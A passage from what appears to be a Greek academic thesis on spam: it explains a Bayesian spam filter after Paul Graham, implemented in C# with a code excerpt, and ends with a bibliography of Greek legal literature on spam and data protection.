
λεκτικών μονάδων είναι ανεξάρτητες δεδομένης της κατηγορίας. Ο παρανομαστής χρησιμοποιείται για λόγους κανονικοποίησης. Ουσιαστικά πρόκειται για την πολυμεταβλητή μορφή Bernoulli του απλοϊκού ταξινομητή Bayes, αλλά χρησιμοποιείται δυναμική επιλογή ιδιοτήτων, αγνοείται η εκ των προτέρων πιθανότητα $p(\text{spam})$ και τα p_t , δηλαδή τα $p(t|\text{spam})$ εκτιμώνται όπως στην περίπτωση του πολυωνυμικού απλοϊκού ταξινομητή Bayes, λαμβάνοντας δηλαδή υπόψη πόσες φορές εμφανίζονται συνολικά οι λεκτικές μονάδες στα μηνύματα κάθε κατηγορίας.

Η υλοποίηση του αλγορίθμου γίνεται σε C# παρεμβαίνοντας στην ήδη υπάρχουσα υλοποίηση η οποία είναι διαθέσιμη στο <http://www.codeproject.com/Articles/23472/A-Naive-Bayesian-Spam-Filter-for-C>. Έτσι, και αφού έχουμε ήδη καταχωρίσει σε δύο αρχεία (ham και spam) μία πληθώρα μηνυμάτων μπορούμε να προχωρήσουμε σε ταξινόμηση κάθε νέου μηνύματος και ταυτόχρονα να εκπαιδύσουμε το φίλτρο για κάθε νέο μήνυμα.


Καταρχήν, «φορτώνουμε» τα δεδομένα όπως έχουν καταχωρηθεί στα ham και spam αρχεία.



Εν συνεχεία επιλέγουμε το αρχείο που θέλουμε να εξετάσουμε:



Οπότε, με την εισαγωγή του αρχείου γίνεται αυτόματα και ο χαρακτηρισμός του. Αν ένα μήνυμα συγκεντρώνει συνολική βαθμολογία των «ενδιαφέροντων» λέξεων μεγαλύτερη από 0.99, τότε χαρακτηρίζεται ως spam. Σε αντίθετη περίπτωση ως μη-spam.



Σε περίπτωση που ένα νέο αρχείο, το οποίο είναι spam, χαρακτηρίζεται ως good, τότε μπορούμε να εκπαιδεύσουμε αμέσως το φίλτρο για να το χαρακτηρίσει ως spam. Έτσι, αφού «φορτωθεί» και χαρακτηριστεί –κακώς- ως good το μήνυμα, μπορούμε να το προσθέσουμε στα spam αρχεία και την επόμενη φορά που θα το επανεξετάσουμε θα χαρακτηριστεί –ορθώς- ως spam μήνυμα.

ΤΜΗΜΑ ΤΟΥ ΚΩΔΙΚΑ ΥΛΟΠΟΙΗΣΗΣ

```

private void CalculateProbabilities()
{
    _prob = new SortedDictionary<string, double>();
    _ngood = _good.Tokens.Count;
    _nbad = _bad.Tokens.Count;
    foreach (string token in _good.Tokens.Keys)
    {
        CalculateTokenProbability(token);
    }
    foreach (string token in _bad.Tokens.Keys)
    {
        if (!_prob.ContainsKey(token))
        {
            CalculateTokenProbability(token);
        }
    }
}

/// Για μια συγκεκριμένη λέξη υπολογίζει τις πιθανότητες να εμφανίζεται σε ένα
spam text
/// συγκρίνοντας το πλήθος των καλών και κακών λέξεων που ήδη έχουν εμφανιστεί.
private void CalculateTokenProbability(string token)
{
    /*
    * Ο αλγόριθμος του Paul Graham από:
    * http://www.paulgraham.com/spam.html
    *
    * (let ((g (* 2 (or (gethash word good) 0)))
    *       (b (or (gethash word bad) 0)))
    *       (unless (< (+ g b) 5)
    *               (max .01
    *                   (min .99 (float (/ (min 1 (/ b nbad))
    *                                     (+ (min 1 (/ g ngood))
    *                                       (min 1 (/ b nbad))))))))))
    */
    int g = _good.Tokens.ContainsKey(token) ? _good.Tokens[token] *
Knobs.GoodTokenWeight : 0;
    int b = _bad.Tokens.ContainsKey(token) ? _bad.Tokens[token] : 0;
    if (g + b >= Knobs.MinCountForInclusion)
    {
        double goodfactor = Min(1, (double)g / (double)_ngood);
        double badfactor = Min(1, (double)b / (double)_nbad);
        double prob = Max(Knobs.MinScore, Min(Knobs.MaxScore, badfactor /
(goodfactor + badfactor)));
        // λέξεις που βρίσκονται σε Spam,
        // .9998 λέξεις που βρήκαμε σε spam, ή .9999 αν βρέθηκαν πάνω από 10 φορές
        if (g == 0)
        {

```



```
        prob = (b > Knobs.CertainSpamCount) ?
Knobs.CertainSpamScore : Knobs.LikelySpamScore;
    }

    _prob[token] = prob;
}
}
#endregion

#region serialization

    /// γράφει στο αρχείο την τελική τιμή.

    public void ToFile(string filePath)
    {
        using (FileStream fs = new FileStream(filePath,
FileMode.Create, FileAccess.Write))
        {
            StreamWriter writer = new StreamWriter(fs);

writer.WriteLine(String.Format("{0},{1},{2}", _ngood, _nbad, _prob.Count));
            foreach (string key in _prob.Keys)
            {
writer.WriteLine(String.Format("{0},{1}", _prob[key].ToString("#.#####"), key));
            }

            writer.Flush();
            fs.Close();
        }
    }

    public void FromFile(string filePath)
    {
        _prob = new SortedDictionary<string, double>();
        using (FileStream fs = new FileStream(filePath,
FileMode.Open, FileAccess.Read))
        {
            StreamReader reader = new StreamReader(fs);

            ParseCounts(reader.ReadLine());

            while (!reader.EndOfStream)
            {
                ParseProb(reader.ReadLine());
            }

            fs.Close();
        }
    }
}
```


ΒΙΒΛΙΟΓΡΑΦΙΑ

- Αλεξανδρίδου Ελίζα (2010), *Το δίκαιο του ηλεκτρονικού εμπορίου - ελληνικό και κοινοτικό*, Β' έκδ., Αθήνα-Θεσσαλονίκη: Σάκκουλας,.
- Αλεξανδρίδου Ελίζα (επιμ.) (2008), *Δίκαιο προστασίας καταναλωτή*, Αθήνα: Νομική Βιβλιοθήκη.
- Αλεξανδροπούλου-Αιγυπτιάδου Ευγενία (2002), *Ζητήματα από το δίκαιο της πληροφορικής*, Αθήνα-Κομοτηνή: Αντ. Ν. Σάκκουλας,.
- Αλεξανδροπούλου-Αιγυπτιάδου Ευγενία (2007), *Προσωπικά δεδομένα - η νομική ρύθμιση της ηλεκτρονικής επεξεργασίας τους*, Αθήνα-Κομοτηνή: Αντ. Ν. Σάκκουλας.
- Αποστολόπουλος Χάρης / Τουρναβίτη Ελένη (2006), *Η επιθετική παρενοχλητική διαφήμιση και η νομική της αντιμετώπιση κατά το ελληνικό και κοινοτικό δίκαιο - σκέψεις για νέα ρύθμιση*, ΔιΜΕΕ 3/2006, 353.
- Αρκουλή Κωνσταντίνα (2010), *Προστασία προσωπικών δεδομένων στις ηλεκτρονικές επικοινωνίες*, Αθήνα: Νομική Βιβλιοθήκη.
- Αρμαμέντος Παναγιώτης / Σωτηρόπουλος Βασίλης (2005), *Προσωπικά δεδομένα – ερμηνεία ν. 2472/1997*, Αθήνα-Θεσσαλονίκη: Σάκκουλας,.
- Βασιλάκη Ειρήνη (2007), *Τα φαινόμενα "Phishing", "Pharming" και η ποινική τους αξιολόγηση*, ΠοινΧρ Ν, 860.
- Βελέντζας Ιωάννης, (2010), *Μη ζητηθείσα (αυτόκλητη) επικοινωνία*, Επιθεώρηση Τραπεζικού – Αξιογραφικού Χρηματοπιστηριακού Δικαίου, 833-870.
- Βελέντζας Ιωάννης (2008), *Δίκαιο τεχνολογίας & καινοτομίας*, Β' έκδοση, Θεσσαλονίκη: ΙuS.
- Γραμματικάκη –Αλεξίου Αναστασία (1998), *Internet και ιδιωτικό διεθνές δίκαιο. Συμβατικές και αδικοπρακτικές ενοχές στον κυβερνοχώρο*, Αρμενόπουλος, 409 επ.
- Γεραρής Χρίστος (2010), *Τα προσωπικά δεδομένα και οι νέες προκλήσεις*, ΔιΜΕΕ 1, 42.
- Γέροντας Απόστολος (2002), *Η προστασία του πολίτη από την ηλεκτρονική επεξεργασία προσωπικών δεδομένων*, Αθήνα-Κομοτηνή: Αντ. Ν. Σάκκουλας.
- Γεωργιάδης Γεώργιος (2007), *Ο ν. 3471/2006 για την προστασία της ιδιωτικής ζωής στις ηλεκτρονικές επικοινωνίες*, ΧρΙΔ, 17 επ.
- Δελούκα-Ιγγλέση Κορνηλία (2004), *Η προστασία του καταναλωτή από την άμεση διαφήμιση στο διαδίκτυο*, ΔιΜΕΕ 4, 485 επ.
- Δόνος Π. / Μήτρου Λ. / Μίτλεττον Φ. / Παπακωνσταντίνου Β. (2002), *Η Αρχή Προστασίας Προσωπικών Δεδομένων και η επαύξηση της προστασίας των δικαιωμάτων*, τ. 2, Αθήνα-Θεσσαλονίκη: Σάκκουλας,.

- Θεοδωρίδης Κωνσταντίνος (2005), *Spat: η παρενόχληση στη διαδικτυακή πραγματικότητα*, ΕΕΕυρΔ, 201 επ.
- Ιγγλεζάκης Ιωάννης, *Δίκαιο της πληροφορικής*, Β' έκδοση, Σάκκουλας, Αθήνα-Θεσσαλονίκη, 2008.
- Ιγγλεζάκης Ιωάννης (2009), *Το δίκαιο του ηλεκτρονικού εμπορίου (επιτομή)*, Αθήνα-Θεσσαλονίκη: Σάκκουλας.
- Ιγγλεζάκης Ιωάννης (2004), *Ευαίσθητα προσωπικά δεδομένα – η επεξεργασία ειδικών κατηγοριών προσωπικών δεδομένων και οι συνέπειές της*, Αθήνα-Θεσσαλονίκη: Σάκκουλας.
- Ιγγλεζάκης Ιωάννης (2004), *Δημοσιοποίηση και διαβίβαση προσωπικών δεδομένων μέσω του Διαδικτύου – οι συνέπειες από την πρόσφατη νομολογία του ΔΕΚ*, ΔιΜΕΕ 4, 498.
- Ιγγλεζάκης Ιωάννης (2003), *Σχόλιο στην ΜΠΑ 2110/2002*, ΕπισκεΔ, 253.
- Ιγγλεζάκης Ιωάννης (2002), *Η προστασία των προσωπικών δεδομένων στο διαδίκτυο (internet) – ρυθμίσεις εθνικού και κοινοτικού δικαίου*, ΕπισκεΔ, 679.
- Καράκωστας Ιωάννης (2004), *Δίκαιο προστασίας καταναλωτή (ν. 2251/1994)*, Αθήνα: Νομική Βιβλιοθήκη.
- Καράκωστας Ιωάννης (2005), *Το Δίκαιο των Μ.Μ.Ε.*, 3^η έκδοση, Αθήνα-Κομοτηνή: Αντ. Ν. Σάκκουλας.
- Καράκωστας Ιωάννης (2009), *Δίκαιο & Internet – νομικά ζητήματα του Διαδικτύου*, 3^η έκδοση, Αθήνα: Π. Ν. Σάκκουλας.
- Καράκωστας Ιωάννης (2004), *Βασικά ζητήματα προστασίας του καταναλωτή στο Διαδίκτυο*, ΔιΜΕΕ, 468.
- Καράκωστας Ιωάννης (2004), *Προστασία της ιδιωτικότητας στην Κοινωνία της Πληροφορίας*, ΔιΜΕΕ, 54.
- Καστανάς Ηλίας (2001), *Ίντερνετ και προστασία των προσωπικών δεδομένων*, ΔτΑ, 711 επ.
- Καρυτσιώτη Όλγα (2011), *Προστασία δεδομένων προσωπικού χαρακτήρα και Διαδίκτυο – Το θέμα του spamming*, Αθήνα.
- Κοζύρης Φαίδων / Θεοδωρίδης Κωνσταντίνος (επιμέλεια) (2006), *Διαφήμιση & Παρενόχληση Spat και τηλεόραση*, Αθήνα-Κομοτηνή: Αντ. Ν. Σάκκουλας.
- Κόμνιος Κομνηνός (2002), *Η ανεπιθύμητη εμπορική ηλεκτρονική αλληλογραφία (spamming)*, ΕπισκεΔ, 1006 επ.
- Κοριατοπούλου-Αγγέλη Πιερρίνα (2007), *Right of publicity – Άδεια χρήσης δικαιωμάτων προσωπικότητας – Πτυχές εμπορευματοποίησης*, ΔιΜΕΕ 23.
- Κοσμόπουλος Άρης (2007), *Διήθηση ανεπιθύμητης ηλεκτρονικής αλληλογραφίας με διάφορες μορφές του απλοϊκού ταξινομητή Bayes και διαμοιρασμό φίλτρων μεταξύ χρηστών*, Αθήνα.

- Κουτσούμπας Θεόδωρος (2006), *Ηλεκτρονικό εμπόριο – νομικοί προβληματισμοί στα πλαίσια εφαρμογής των κοινοτικών και εθνικών ρυθμίσεων*, ΔΕΕ, 376 επ.
- Κυριακόπουλος Γεώργιος (2001), *Ασφάλεια και επεξεργασία των δεδομένων προσωπικού χαρακτήρα – οι ρυθμίσεις του Συμβουλίου της Ευρώπης*, ΔτΑ, 763 επ.
- Λαμπρινουδάκης Κ. / Μήτρου Λ. / Γκρίτζαλης Σ. / Κάτσικας Σ. (2010), *Προστασία της ιδιωτικότητας και τεχνολογίες πληροφορικής και επικοινωνιών – τεχνικά και νομικά θέματα*, Αθήνα: Παπασωτηρίου.
- Λέφα Ευστρατία (2006), *Διαφήμιση: Η μη ζητηθείσα εμπορική επικοινωνία (spamming)*, Αθήνα, 2006.
- Μήτρου Λίλιαν (2004), *Η νέα Οδηγία 2002/58/ΕΚ για την προστασία της ιδιωτικής ζωής στις ηλεκτρονικές επικοινωνίες*, ΔιΜΕΕ, 371.
- Μήτρου Λίλιαν (2004), *Ιδιωτικότητα στο WEB 2.0*, ΔιΜΕΕ, 319 επ.
- Μαντζούφας Παναγιώτης (2007), *Η διακινδύνευση στην Κοινωνία της Πληροφορίας και η προστασία των προσωπικών δεδομένων*, Αρμ., 1088 επ.
- Μικρουλέα Αλεξάνδρα (2001), *Δίκαιο της διαφήμισης και Internet*, ΔΕΕ, 1091 επ.
- Μουζάκης Χρήστος (2008), *Ανεπιθύμητη εμπορική ηλεκτρονική αλληλογραφία – η αντιμετώπιση του φαινομένου στην ελληνική και διεθνή έννομη τάξη*, ΔιΜΕΕ, 323.
- Νούσκαλης Γιώργος (2003), *Η προστασία των προσωπικών δεδομένων στις ηλεκτρονικές επικοινωνίες σύμφωνα με τις νέες κοινοτικές ρυθμίσεις της οδηγίας 2002/58/ΕΚ*, ΠοινΧρ, 319.
- Παπακωνσταντίνου Ευάγγελος (2006), *Νομικά θέματα πληροφορικής*, Αθήνα-Θεσσαλονίκη: Σάκκουλας.
- Παπακωνσταντίνου Ευάγγελος, *Σχόλιο στον ν. 3471/2006*, ΕφημΔΔ 4/2006, σελ. 442 επ.
- Παπαστεριάδου Ναταλία, *Link spamming, μια νέα μορφή παρενόχλησης στο Διαδίκτυο*, ΕΕΕυρΔ 2005, σελ. 216 επ.
- Πισκοπάνη Άννα – Μάρια (2009), *Η προστασία της ιδιωτικότητας των χρηστών του Facebook*, ΔιΜΕΕ, 338 επ.
- Σανιδάς Γεώργιος (2010), *Επέκταση του απορρήτου των επιστολών και της ελεύθερης επικοινωνίας (άρθρο 19 του Συντάγματος). Δικαιοδοσία των Δικαστικών Αρχών και σχέση αυτών προς τις Ανεξάρτητες Αρχές*, ΔιΜΕΕ, 358 επ.
- Serge Gauthronet & Étienne Drouard (2001), *Μη ζητηθείσες εμπορικές επικοινωνίες και προστασία των δεδομένων. Σύνοψη των συμπερασμάτων της μελέτης*, Επιτροπή των Ευρωπαϊκών Κοινοτήτων.
- Σιδηρόπουλος Θεόδωρος (2008), *Το δίκαιο του διαδικτύου*, Β' έκδοση, Αθήνα-Θεσσαλονίκη: Σάκκουλας.

- Σινανιώτη-Μαρούδη Αριστέα / Φαρσαρώτας Ιωάννης (2005), *Ηλεκτρονική Τραπεζική*, Αθήνα: Σάκκουλας, 2005.
- Σταθόπουλος Μιχάλης (2000), *Η χρήση προσωπικών δεδομένων και η διαπάλη μεταξύ ελευθεριών των κατόχων τους και ελευθεριών των υποκειμένων τους*, ΝοΒ, 1 επ.
- Σωτηρόπουλος Βασίλης (2006), *Η συνταγματική προστασία των προσωπικών δεδομένων*, Αθήνα-Θεσσαλονίκη: Σάκκουλας.
- Σωτηρόπουλος Βασίλης (2005), *Η αρχή «εν αμφιβολία, υπέρ του υποκειμένου» στο δίκαιο προστασίας προσωπικών δεδομένων*, ΝοΒ 53, 1202 επ.
- Τζίβα Έφη, (2003), *Το ηλεκτρονικό εμπόριο και η προστασία των καταναλωτών απέναντι σε γενικούς όρους συναλλαγών*, ΔΕΕ, 1039 επ.
- Τσόλιας Γρηγόρης (2008), *Δεδομένα προσωπικού χαρακτήρα στον τομέα των ηλεκτρονικών επικοινωνιών και «αντίστροφη αναζήτηση» αυτών για λόγους διακρίβωσης ιδιαίτερα σοβαρών εγκλημάτων. Εξ αφορμής της υπ' αριθ. 19/2008 απόφασης της ΑΠΔΠΧ, ΔιΜΕΕ, 175.*
- Τσόλιας Γρηγόρης (2005), *Η προστασία του απορρήτου των επικοινωνιών κατά το ΠΔ 47/2005 – (Βασικά χαρακτηριστικά και σύντομη ερμηνευτική προσέγγιση)*, ΔιΜΕΕ, 218 επ.
- Φραγκούλη Αθηνά (2008), *Είναι οι IP διευθύνσεις προσωπικά δεδομένα και με ποιες συνέπειες;*, ΔιΜΕΕ, 198 επ.
- Χριστοδούλου Κωνσταντίνος (2007), *Προστασία της προσωπικότητας και της συμβατικής ελευθερίας στα κοινωφελή δίκτυα*, Αθήνα-Κομοτηνή: Αντ. Ν. Σάκκουλας.
- Χριστοδούλου Κωνσταντίνος (2008), *Επιτομή Ηλεκτρονικού Αστικού Δικαίου*, Αθήνα-Κομοτηνή: Αντ. Ν. Σάκκουλας.
- Χριστοδούλου Κωνσταντίνος (2004), *Αστική ευθύνη του παρόχου δικτύου ως μεσάζοντος στην παροχή υπηρεσιών της κοινωνίας της πληροφορίας*, ΔιΜΕΕ, 350.
- Χριστοδούλου Κωνσταντίνος (2005), *Προς μια επανεξέταση της έννοιας της δικαιοπραξίας. Το παράδειγμα της συγκατάθεσης του υποκειμένου στην επεξεργασία των προσωπικών δεδομένων του*, ΔιΜΕΕ, 357.

ΗΛΕΚΤΡΟΝΙΚΕΣ ΠΗΓΕΣ

Προέλευση της λέξης spam, http://informatics-and-law.blogspot.com/2009/03/blog-post_09.html

Μηνύματα spam,

http://www.dpa.gr/portal/page?_pageid=33,127468&_dad=portal&_schema=PORTAL

Υποκλοπές κωδικών πρόσβασης, <http://www.antiphishing.org/>

Στατιστικά στοιχεία spam μηνυμάτων, <http://www.yale.edu/its/metrics/email/index.html>

Γενικά περί spam, http://e-pikaira.blogspot.com/2005_03_01_archive.html.

Απάτη Νιγηριανού συνδέσμου, <http://abuja.usembassy.gov/wwwwho419.html>

Tsunami scam, <http://www.guardian.co.uk/international/story/0,,1384091,00.html>

Αρχή Προστασίας Δεδομένων Προσωπικού Χαρακτήρα, <http://www.dpa.gr>

Καταπολέμηση του spam, <http://www.spamhaus.org/statistics.lasso>

Εφημερίδα Ευρωπαϊκής Κοινότητας, <http://eur-lex.europa.eu>

standard RFC2369, <http://tools.ietf.org/html/rfc2369>

Αποφεύγοντας την αποστολή spam e-mail,

http://cybertechnics.gr/cms_files/files/email_marketing_with_out_spam.pdf

Νομική προστασία από μη ζητηθείσα ηλεκτρονική αλληλογραφία,

<http://www.lawandtech.eu/el/nea-eidiseis/nomiki-prostasia-apo-mi-zititheises-spam-ilektronikes-epikoinonies-meso-sms-/-mms.html>